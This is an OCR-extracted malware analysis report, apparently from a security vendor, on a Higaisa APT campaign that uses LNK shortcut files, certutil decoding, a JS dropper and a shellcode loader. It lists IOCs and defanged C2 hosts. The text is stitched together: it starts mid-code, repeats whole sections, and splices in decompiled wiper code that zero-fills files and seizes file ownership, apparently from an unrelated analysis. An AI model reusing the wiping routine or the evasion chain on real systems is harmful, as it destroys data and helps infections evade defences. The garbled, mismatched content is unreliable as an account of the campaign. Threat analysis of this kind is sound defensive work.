70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5

C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address

This post was authored by Hossein Jazi and Jérôme Segura

On May 29th, we identified an attack that we believe is part of a new campaign from an Advanced Persistent Threat actor known as Higaisa. The Higaisa APT is believed to be tied to the Korean peninsula, and was first disclosed by Tencent Security Threat Intelligence Center in early 2019.

The group's activities go back to at least 2016 and include the use of Trojans such as Gh0st and PlugX, as well as mobile malware. Its targets include government officials and human rights organizations, as well as other entities related to North Korea.

In this latest incident, Higaisa used a malicious shortcut file ultimately responsible for creating a multi-stage attack that consists of several malicious scripts, payloads and decoy PDF documents.

Distribution


The threat actors used a malicious LNK file bundled within an archive file which was most likely distributed via spear-phishing.

We were able to identify two variants of this campaign that possibly have been distributed between May 12th and 31st:

- "CV_Colliers.rar"
- "Project link and New copyright policy.rar"

Both RAR archives bundle two malicious LNK files. In the newer variant (CV_Colliers.rar), the LNK files are disguised as a Curriculum Vitae (CV) and International English Language Testing System (IELTS) exam results. The older one (Project link and New copyright policy.rar) seems to target product teams that are using zeplin.io.

The following shows the overall process flow when executing the malicious LNK file.




LNK file

The LNK file contains a list of commands that will be executed upon running, and a blob that is a base64 encoded compressed payload. Here is the list of commands that will be executed:


property	value	value	value	value
name	.text	.rdata	.data	.reloc
md5	06D63FDDF89FAE394876402...	48F101DB632BB445C21A10F...	5EFC98798D0979E69E2A667...	9676F7C827FB9388358AABA...
entropy	6.677	5.635	3.256	6.433
file-ratio (99.54%)	66.97 %	26.88 %	1.82 %	3.87 %
raw-address	0x00000400	0x00025000	0x00033C00	0x00034C00
raw-size (223744 bytes)	0x00024C00 (150528 bytes)	0x0000EC00 (60416 bytes)	0x00001000 (4096 bytes)	0x00002200 (8704 bytes)
virtual-address	0x10001000	0x10026000	0x10035000	0x10037000
virtual-size (226322 bytes)	0x00024B6C (150380 bytes)	0x0000EBAA (60330 bytes)	0x00001C5C (7260 bytes)	0x000020A0 (8352 bytes)
entry-point	**0x00009CD4**	-	-	-
characteristics	0x60000020	0x40000040	0xC0000040	0x42000040
writable	-	-	**x**	-
executable	**x**	-	-	-
shareable	-	-	-	-

- Copy content of the LNK file into “g4ZokyumB2DC4.tmp” in %APPDATA% temp directory.
- Copy content of “certutil.exe” into “gosia.exe” (“*ertu*.exe is used to bypass security detection).
- Look for the base64 blob using “findstr.exe” and write it to “cSi1rouy4.tmp”.
- Decode content of “cSi1rouy4.tmp” using “gosia.exe -decode” (certutil.exe -decode) and write it to “o423DFDS4.tmp”.
- Decompress content of “o423DFDS4.tmp” in temp directory along with a decoy PDF document using “expand.exe -F:*” (Figure 3) .
- Copy “66DF3DFG.tmp” and “34fDKfSD38.js” files into “C:UsersPublicDownloads” directory.
- Execute the JS file by calling Wscript.
- Open the decoy document.



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.




```
mov     edx, offset aStartErasingPh ; "start erasing physical drives..."
lea     ecx, [esp+2B50h+logFile]
call    log
push    eax
call    sub_100071D0
add     esp, 4
push    eax
call    sub_100071D0
mov     eax, [esp+2B54h+var_18]
add     esp, 4
mov     ecx, [esp+2B50h+var_1EB8]
mov     edx, [esp+2B50h+var_1F28]
```


```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.





svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5


C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
